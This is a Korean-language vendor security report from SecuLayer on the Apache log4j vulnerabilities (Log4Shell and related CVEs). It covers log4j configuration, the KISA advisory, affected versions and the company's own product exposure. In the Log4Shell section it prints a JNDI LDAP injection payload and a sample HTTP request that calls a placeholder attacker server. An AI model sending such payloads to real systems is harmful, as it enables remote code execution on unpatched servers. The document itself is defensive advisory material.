
SecuLayer

Apache log4j 보안취약점 보고서

Log4j Vulnerability

시큐레이어 기술연구소



2021년 12월

요약

본 문서는 Apache log4j 보안취약점에 대한 보고서입니다.

변경이력 요약

버전	수정일	변경사유
V1.0	*2021년 12월16일*	*최초 정식 등록*
V1.1	*2021 년 12 월 21 일*	*CVE-2021-45105 내용추가*

목 차

1. 개요

본 문서는 ㈜시큐레이어 기술연구소에서 작성한 Apache log4j 보안취약점에 대한 보고서입니다.

최근 **v2.x에서 발견된 Log4Shell 취약점(CVE-2021–44228), DoS취약점(CVE-2021-45046, CVE-2021-45105)과 v1.x에 존재하는 JMSAppender 관련 원격코드 실행 취약점(CVE-2021-4104)에 대한 상세한 설명 및 대응방법을 설명하는 문서**입니다.

1) 목적

이 문서의 작성목적은 다음과 같습니다.

- log4j 설명
- log4j 취약점 설명
- 자사 제품 취약점 확인방법
- 취약점 대응방안 설명

2) 문서 참조자

- ㈜시큐레이어 임직원/고객사/총판/파트너
- 자사제품 개발/구축/운영/유지보수 담당자

3) 적용범위

자사제품 개발, 구축, 운영 및 유지보수

2. Apache log4j란?

Log4j는 Apache Software 재단에서 개발한 Java 기반의 로깅 라이브러리(jar)로 대부분의 Java Application 프로그램에서 로깅 유틸리티로 사용 중인 소프트웨어입니다.

* 위키백과 : https://ko.wikipedia.org/wiki/Log4j

1) log4j 특징

log4j는 버전별로 차이는 있지만 일반적으로 다음과 같은 특징(장점)을 가지고 있습니다.

- 속도에 최적화된 **빠른 성능**

- Thread-safe 즉, **Multi-Thread 환경에서도 안전**

- properties, xml 형식의 설정 파일을 지원하며 실행 중 **Application을 restart하지 않고도 수정 및 적용이 가능**

- 로그출력을 File, Console, Remote Server, DB 등 다양한 방식으로 내보낼 수 있고 심지어 Email로도 보낼 수 있음

- 로그 출력 량 및 중요도에 따른 **6단계(TRACE < DEBUG < INFO < WARN < ERROR < FATAL)의 로깅 레벨을 사용**가능

- Layout클래스를 확장함으로써 로그 출력 형식을 쉽게 바꿀 수 있음

- 로그 출력 대상과 방식을 Appender 인터페이스로 다양하게 설정 가능

위와 같은 특징 및 장점 때문에 대부분의 Java Application에서 로깅 유틸리티로 널리 활용되고 있습니다.

2) log4j v1.2.x

log4j v1.2.x 버전은 아래와 같이 라이브러리(jar) 파일 1개만 참조하면 사용이 가능합니다.

(1) 라이브러리(jar) 파일

파일명	파일설명
log4j-1.2.16.jar	Log4j 라이브러리 파일

(2) 사용 예

다음은 log4j v1.2.x 버전의 로깅 레벨, 출력타입 및 로깅 포맷 설정을 위한 Property 파일(log4j.properties) 설정 예제입니다.

log4j.properties

```
#----------------------------------------
# log4j v1.x property example
#-------------로깅 레벨-------------------
log4j.rootLogger=trace, R, stdout    출력타입(Appender) 설정

log4j.appender.R=com.seculayer.util.MyDailyRollingFileAppender
log4j.appender.R.layout=org.apache.log4j.PatternLayout
log4j.appender.R.layout.ConversionPattern=%d{ISO8601} %p %t %c{1} - %m%n
log4j.appender.R.File=/CloudESM/logs/${APP}.log
log4j.appender.R.DatePattern='.'yyyy-MM-dd        파일출력 설정
log4j.appender.R.MaxNumberOfDays=7
log4j.appender.R.CompressBackups=false

log4j.appender.stdout=org.apache.log4j.ConsoleAppender
log4j.appender.stdout.follow=true                 Console 출력설정
log4j.appender.stdout.layout=org.apache.log4j.PatternLayout
log4j.appender.stdout.layout.ConversionPattern=%d{ISO8601} %p %t %C: %m%n

log4j.logger.httpclient.wire=ERROR
log4j.category.org.mortbay.log=ERROR
log4j.logger.org.eclipse.jetty=ERROR
log4j.logger.org.apache=ERROR
```

위와 같이 Property 파일을 정의하고 Application 내에서 직접 설정 파일의 경로를 참조해주거나 아래 그림과 같이 Java VM 파라미터를 이용하여 경로 설정을 해주면 설정이 적용됩니다.

```
ex) java -Dlog4j.configuration=file:log4j.properties설정파일경로 ......
```

아래 그림은 log4j v1.2.x 사용 예입니다.

App_v1_2_Example.java

```
1  package com.seculayer.test;
2
3  import org.apache.log4j.Logger;
5
6  public class App_v1_2_Example {
7      private static Logger logger = Logger.getLogger(App_v1_2_Example.class);
8
9      public static void main(String[] args) {
10         PropertyConfigurator.configure("./conf/log4j.properties");
11
12         logger.trace("level 1 is trace");
13         logger.debug("level 2 is debug");
14         logger.info("level 3 is info");
15         logger.warn("level 4 is warn");
16         logger.error("level 5 is error");
17         logger.fatal("level 6 is fatal");
18     }
19 }
```

Logger 객체 설정

Property 경로 설정

레벨별 로깅 사용 예

위 사용 예와 같이 Logger 객체를 정의해주고 개발자가 필요에 따라 로깅 레벨을 판단하여 Application 내에 코딩하면 log4j.properties 설정에 따라 로그가 출력됩니다.

Log4j는 특징에서 설명한 바와 같이 6단계(TRACE < DEBUG < INFO < WARN < ERROR < FATAL)의 로깅 레벨을 사용 가능합니다.

log4j.properties 로깅 레벨 설정 부분에 6단계 중 임의의 로깅 레벨을 설정하면 설정레벨 이상의 Application에 설정한 모든 로그가 출력됩니다.

예를 들면 TRACE는 모든 로그레벨이 출력되어 로그 출력량이 가장 많고 아래 그림과 같이 INFO로 설정하면 INFO/WARN/ERROR/FATAL 등 설정한 레벨을 포함하여 상위 레벨의 모든 로그가 출력됩니다.

App_v1_2_Example.log - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
2021-12-16 15:26:51,203 INFO main App_v1_2_Example - level 3 is info
2021-12-16 15:26:51,207 WARN main App_v1_2_Example - level 4 is warn
2021-12-16 15:26:51,208 ERROR main App_v1_2_Example - level 5 is error
2021-12-16 15:26:51,208 FATAL main App_v1_2_Example - level 6 is fatal
```

위와 같이 log4j.properties 설정 만으로 로깅 경로, 레벨 및 출력타입 등 로깅 관련 다양한 설정을 제어가 가능합니다.

3) log4j v2.x

log4j v2.x 버전은 v1.2.x 버전에 비해 기능/성능 측면에서 많은 부분이 개선되었습니다.

특히 호환성 보장을 위해 라이브러리를 Core와 API로 분리하였고 **비동기 방식의 Logger가 추가되어 성능이 10배 이상 향상**되었으며 운영 중에도 필요에 따라 Property 설정을 변경하면 **Application 재 기동 없이 자동으로 설정을 갱신**하는 기능 등 많은 부분이 개선되었습니다.

(1) 라이브러리(jar) 파일

파일명	파일설명
log4j-api-2.17.0.jar	Log4j API 라이브러리 파일
log4j-core-2.17.0.jar	Log4j Core 라이브러리 파일

(2) 사용 예

다음은 log4j v2.x 버전의 로깅 레벨, 출력타입 및 로깅 포맷 설정을 위한 Property 파일(log4j.properties) 설정 예제입니다.

log4j.properties

```
# -Dlog4j.configurationFile=log4j.properties
status = info
name = default
# If this value is 5, reload log4j.properties every 5 minutes
# If this value is plus, No process restart is required.
monitorInterval = 0

#----------------------------------------
# property variables
#----------------------------------------
property.log-path = D:/CloudESM/logs
property.log-name = ${sys:APP}
property.log-pattern = %d{yyyy-MM-dd HH:mm:ss.SSS} %-5level[%thread] %c{0}.%method:%line - %msg%n

#----------------------------------------
# Set appenders
#----------------------------------------
appenders = console, rolling

# Console Appender
appender.console.type = Console
appender.console.name = LogToConsole
appender.console.layout.type = PatternLayout
appender.console.layout.pattern = ${log-pattern}

# RollingFile Appender
appender.rolling.type = RollingFile
appender.rolling.name = LogToRollingFile
appender.rolling.fileName = ${log-path}/${log-name}.log
appender.rolling.filePattern = ${log-path}/${log-name}.log.%d{yyyy-MM-dd}
appender.rolling.layout.type = PatternLayout
appender.rolling.layout.pattern = ${log-pattern}
appender.rolling.policies.type = Policies
appender.rolling.policies.time.type = TimeBasedTriggeringPolicy
appender.rolling.policies.time.interval=1
appender.rolling.policies.time.modulate=true
appender.rolling.strategy.type = DefaultRolloverStrategy
appender.rolling.strategy.delete.type = Delete
appender.rolling.strategy.delete.basePath = ${log-path}
appender.rolling.strategy.delete.maxDepth = 1
appender.rolling.strategy.delete.ifAccumulatedFileCount.type = IfAccumulatedFileCount
appender.rolling.strategy.delete.ifAccumulatedFileCount.exceeds = 7

#----------------------------------------
# Set loggers
#----------------------------------------
loggers = app

# Log to console and rolling file
logger.app.name = com.seculayer
# Set log level(TRACE > DEBUG > INFO > WARN > ERROR > FATAL)
logger.app.level = debug
logger.app.additivity = false
logger.app.appenderRef.rolling.ref = LogToRollingFile
logger.app.appenderRef.console.ref = LogToConsole

rootLogger.level = info
rootLogger.appenderRef.stdout.ref = LogToConsole
```

설정정보 갱신주기(분) 설정


출력타입(Appender) 설정

Console 출력설정

파일출력 설정(날짜별 파일생성)

Application 로깅 레벨

위와 같이 v1.2.x 대비 기능이 개선됨에 따라 Property 파일 설정 항목이 추가되었으며 아래 그림과 같이 Java VM 파라미터를 이용하여 경로 설정을 해주면 설정이 적용됩니다.



* v2.x의 경우 아래 그림처럼 Application 코드내에서 log4j.properties 경로 직접설정 하는 기능을 미 지원하여 컴파일 오류가 발생합니다.

```
public static void main(String[] args) {
    //v2.x로 업그레이드시 아래코드 무시됨
    //자바 파라미터 사용필요 : -Dlog4j.configurationFile=./conf/log4j.properties
    PropertyConfigurator.configure("./conf/log4j.properties");
```

아래 그림은 log4j v2.x의 사용 예제이다.

App_v2_16_Example.java

```
1  package com.seculayer.test;
2
3  import org.apache.logging.log4j.LogManager;
4  import org.apache.logging.log4j.Logger;
5
6  public class App_v2_16_Example {
7      private static Logger logger = LogManager.getLogger(App_v2_16_Example.class);
8
9      public static void main(String[] args) {
10         logger.trace("level 1 is trace");
11         logger.debug("level 2 is debug");
12         logger.info("level 3 is info");
13         logger.warn("level 4 is warn");
14         logger.error("level 5 is error");
15         logger.fatal("level 6 is fatal");
16     }
17 }
```

v2.x 참조경로 변경

Logger 객체 설정

레벨별 로깅 예

위 그림에서 보듯이 v2.x와 v1.2.x의 Logger객체 참조경로가 변경되었고 Logger 객체 생성 부분의 객체 생성자가 Logger에서 LogManager로 변경되었음을 알 수 있습니다.

* 위와 같이 Logger 객체의 참조경로 변경 및 객체 생성부의 변경으로 인해 **v1.x에서 v2.x로 마이그레이션을 위해서는 원칙적으로 모든 소스를 변경**해야 하나 이런 문제를 해결하기 위해 **소스코드 변경없이 v1.2.x에서 v2.x를 사용할 수 있도록 해주는 API 라이브러리(log4j-1.2-api-2.17.0.jar)를 제공**합니다.

* 5장 대응방안에서 log4j-1.2-api-2.17.0.jar를 활용하여 소스코드 변경 없이 log4j v1.2.x에서 v2.x로 업그레이드 상세설명

3. 버전 별 log4j 보안취약점

Log4j 관련 알려진 보안취약점은 최근 이슈가 된 v2.x의 경우 JndiLookup 기능을 이용한 Log4Shell(RCE, 원격코드 실행) 취약점과 서비스거부공격(DDoS) 취약점이 알려져 있고 v1.2.x의 경우 JMSAppender를 이용한 원격코드 실행 취약점이 알려져 있습니다.

상세한 내용은 다음과 같습니다.

1) 한국인터넷진흥원(KISA) 공지

다음은 한국인터넷진흥원(KISA)에서 공지(2021-12-15 기준)한 log4j 버전 별 취약점 내용과 대응 방안 내용입니다.

* 한국인터넷진흥원(KISA) log4j 관련 보안공지 참고
https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=36389

보안공지

> 자료실 > 보안공지

Apache Log4j 보안 업데이트 권고

2021.12.11

2021-12-12 : 영향 받는 버전 및 참고 사이트 추가
2021-12-13 : 1.x 버전 사용자 최신 업데이트 권고 및 버전확인방법 추가
2021-12-13 : 탐지정책 추가
2021-12-15 : CVE-2021-45046, CVE-2021-4104 추가, 대응방안 수정

□ 개요

o Apache 소프트웨어 재단은 자사의 Log4j 2에서 발생하는 취약점을 해결한 보안 업데이트 권고[1]

o 공격자는 해당 취약점을 이용하여 악성코드 감염 등의 피해를 발생시킬수 있으므로, 최신 버전으로 업데이트 권고

※ 관련 사항은 참고사이트 [6] 취약점 대응가이드를 참고 바랍니다.

※ 참고 사이트 [4]를 확인하여 해당 제품을 이용 중일 경우, 해당 제조사의 권고에 따라 패치 또는 대응 방안 적용

※ Log4j 취약점을 이용한 침해사고 발생시 한국인터넷진흥원에 신고해 주시기 바랍니다.

□ 주요 내용

o Apache Log4j 2에서 발생하는 원격코드 실행 취약점(CVE-2021-44228)[2]
o Apache Log4j 2에서 발생하는 서비스 거부 취약점(CVE-2021-45046)[7]
log4j v2.x 취약점

o Apache Log4j 1.2에서 발생하는 원격코드 실행 취약점(CVE-2021-4104)[8]
log4j v1.2.x 취약점

※ Log4j : 프로그램 작성 중 로그를 남기기 위해 사용되는 자바 기반의 오픈소스 유틸리티

□ 영향을 받는 버전


o CVE-2021-44228
- 2.0-beta9 ~ 2.14.1 버전 (Log4j 2.12.2 제외)

o CVE-2021-45046
- 2.0-beta9 ~ 2.12.1 및 2.13.0 ~ 2.15.0 버전

o CVE-2021-4104
- 1.2 버전

※ JMSAppender를 사용하지 않는 경우 취약점 영향 없음

※ log4j 1.x버전 사용자의 경우 추가적인 업그레이드 지원 중지로 인해 다른 보안위협에 노출될 가능성이 높아 최신버전 업데이트 적용 권고



위 한국인터넷진흥원(KISA) log4j 관련 보안공지 내용을 요약하면 다음과 같습니다.

[log4j v2.x 요약]

- 원격코드 실행 취약점 및 서비스거부 취약점 3가지 (2021-12-18일 CVE-2021-45105 추가) 존재

- 대응방안은 Java8 사용의 경우 v2.17.0으로 패치, Java7 사용의 경우 2.12.2로 패치 필요

* 최초 Log4Shell 취약점 대응을 위해 v2.15.0, v2.16.0등으로 업그레이드 권고하였으나 나중에 서비스거부 취약점이 추가로 발견되어 v2.17.0으로 업그레이드 권고

* Log4j-core JAR 파일 없이 log4j-api JAR 파일만 참조하는 경우 취약점 영향 없음

[log4j v1.x 요약]

- 원격코드 실행 취약점 1가지가 존재하며 대응방안은 v2.x와 동일

* JMSAppender를 사용하지 않는 경우 취약점 영향 없음


2) Log4j v2.x 취약점

Log4j v2.x에는 아래와 같은 원격코드 실행 취약점과 서비스거부 취약점이 존재하며 상세한 내용은 아래와 같습니다.

(1) 원격코드 실행(CVE-2021–44228, Log4Shell) 취약점

이 취약점은 Log4Shell이라는 이름으로 명명되었으며 Log4j v2.x 배포파일에 포함된 JNDI LDAP 프로토콜 Lookup을 이용 공격자가 로그 메세지를 통해 원격 코드 실행(RCE, Remote Code Execution)이 가능한 취약점입니다.

영향을 받는 버전은 2.0-beta9 ~ 2.14.1 버전 (Log4j 2.12.2 제외) 이며 아래 그림은 log4j2의 배포 파일 내에 Log4Shell 취약점이 존재하는 클래스파일 (org/apache/logging/log4j/core/lookup/JndiLookup.class) 입니다.



[Log4Shell 취약점 파일]

취약점 트리거 방법은 다음과 같습니다.

1) ${jndi:ldap://[ATTACKER_SERVER/MALICIOUS_CLASS}를 넣은 페이로드를 request로 전송

2) 서버에서 JNDI 인터페이스에 명시된 request 생성

3) 공격자는 해당 request에 공격용 자바 클래스를 업로드하여 공격 수행 가능

다음은 공격 패킷 예시입니다.


```
GET /test HTTP/1.1
HOST: [TARGET_SERVER]
User-Agent: *{jndi:ldap://[ATACKER_SERVER/MALICIOUS_CLASS]}
```

[Attack Packet Example]

(2) 서비스거부(CVE-2021-45046) 취약점

본 취약점은 최근 발생한 Log4Shell 취약점 대응을 위해 신규 배포된 Log4j2 v2.15.0 버전에서 신규 취약점이 발견되었으며 영향을 받는 버전은 2.0-beta9 ~ 2.12.1 및 2.13.0 ~ 2.15.0 버전입니다.

신규로 발견된 취약점은 공격자가 로그 메세지를 통해 서비스 거부 오류(DOS, Denied of Service)를 발생시킬 수 있는 취약점이라고 합니다.



CVE-2021-45046 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

It was found that the fix to address CVE-2021-44228 in Apache Log4j 2.15.0 was incomplete in certain non-default configurations. This could allows attackers with control over Thread Context Map (MDC) input data when the logging configuration uses a non-default Pattern Layout with either a Context Lookup (for example, $${ctx:loginId}) or a Thread Context Map pattern (%X, %mdc, or %MDC) to craft malicious input data using a JNDI Lookup pattern resulting in a denial of service (DOS) attack. Log4j 2.15.0 makes a best-effort attempt to restrict JNDI LDAP lookups to localhost by default. Log4j 2.16.0 fixes this issue by removing support for message lookup patterns and disabling JNDI functionality by default.

* **v2.15.0에서는 DOS공격이 가능**하고, **v2.14.1 이하에서는 NO_LOOKUPS를 설정한 RCE(Remote Code Execution)공격이 가능**합니다.

* 아파치는 현재 CVE-2021-45046 취약점이 패치 된 v2.17.0버전을 배포 중이며 메시지 조회 패턴에 대한 지원을 제거하고 JNDI 기능에 대해 비활성화 하여 적용하였다고 합니다.

*** NIST 취약점 정보 참고**

https://nvd.nist.gov/vuln/detail/CVE-2021-45046

(3) 서비스거부(CVE-2021-45105) 취약점

본 취약점 공격은 Log4j를 사용하는 응용 프로그램에서 "layout pattern"과 "쓰레드 컨텍스트 기능"이 사용되는 경우 발생할 수 있습니다.

로깅 구성에서 컨텍스트 룩업이 포함된 패턴 레이아웃(예: ${ctx:loginId})을 사용하면 MDC(Thread Context Map) 입력 데이터를 제어하는 공격자가 재귀 룩업을 포함하는 악의적인 입력 데이터를 조작하여 프로세스를 종료할 수 있습니다.

* 신규 업데이트가 불가능할 경우 아래의 조치방안으로 조치 적용

- ${ctx:loginId} 또는 $${ctx:loginId}를 제거

이번 "CVE-2021-45105"에 영향을 받는 제품 버전은 "Log4j 2.0-beta9 ~ 2.16.0" 버전입니다.

3) Log4j v1.2.x 취약점

Log4j v1.2.x에는 아래와 같은 원격코드 실행 취약점이 존재하며 상세한 내용은 아래와 같습니다.

(1) 원격코드(CVE-2021-4104, JMSAppender) 실행 취약점

본 취약점은 JMSAppender의 신뢰할 수 없는 데이터의 역직렬화(Deserialization) 취약성을 활용하여 공격자가 로그 메세지를 통해 원격 코드 실행이 가능한 취약점입니다. 이 결함은 **JMSAppender를 사용하도록 특별히 구성된 경우에만 영향**을 미치거나 공격자의 JMS 브로커에 JMSAppender를 추가하기 위한 **log4j.properties에 대한 쓰기 액세스 권한이 공격자에게 있는 경우에만 영향**을 미칠 수 있으므로 악용할 수 있는 조건에 따라 log4j v2.x의 Log4Shell보다는 위험도가 훨씬 낮다고 평가하고 있습니다.

* RedHat 참조 링크
https://access.redhat.com/security/cve/CVE-2021-4104

4. 자사제품 영향도

기 출시된 ㈜시큐레이어의 제품별 버전별로 어떤 버전의 log4j를 사용하고 있고 어떤 취약점이 존재하는지 log4j 취약점 영향도를 설명합니다.


1) 제품별 log4j 버전확인 방법

제품별 log4j 버전 확인방법은 라이브러리(jar) 설치경로로 이동하여 ls 명령어를 이용하여 확인이 가능합니다.

제품 별 및 버전 별 log4j 설치경로는 아래와 같습니다.

제품명	버전	설치경로
eyeCloudSIM	v2.5	/CloudESM/app/모듈별경로[searcher, collector, agent, normalizer, ...]/lib /CloudESM/app/www/ROOT/WEB-INF/lib
	v3.x	/CloudESM/app/lib
eyeCloudXOAR	v4.x	/CloudESM/app/lib
BlueBird	v2.x	/BlueBird/app/agent/lib /BlueBird/app/procmonitor/lib /BlueBird/app/www/ROOT/WEB-INF/lib
eyeCloudAI	v2.x	/eyeCloudAI/app/lib /eyeCloudAI/app/job/lib
	v3.x	/eyeCloudAI/app/lib /eyeCloudAI/app/job/lib
iRIS4	v2.x	/IRIS4/app/www/ROOT/WEB-INF/lib /IRIS4/app/lib

아래와 같이 리눅스의 cd 명령을 이용하여 log4j가 설치된 경로로 이동한 후 **ls -al *log4j*** 명령을 이용하여 버전 확인이 가능합니다.



2) 제품별 / 버전별 영향도

자사의 모든 제품대상 영향도 확인결과 eyeCloudAI v2.x 버전에서는 log4j v1.2.x 버전을 사용 중이고 **eyeCloudAI v3.x 버전의 일부 모듈(log-filter/job-executor/job-scheduler)에서 이슈가 존재하는 v2.13.0 버전의 Log4j2를 사용 중임이 확인**되었습니다.

eyeCloudAI를 제외한 SIEM/SOAR/BlueBird/IRIS4의 경우에는 v1.2.x 사용 중임이 확인되었습니다.

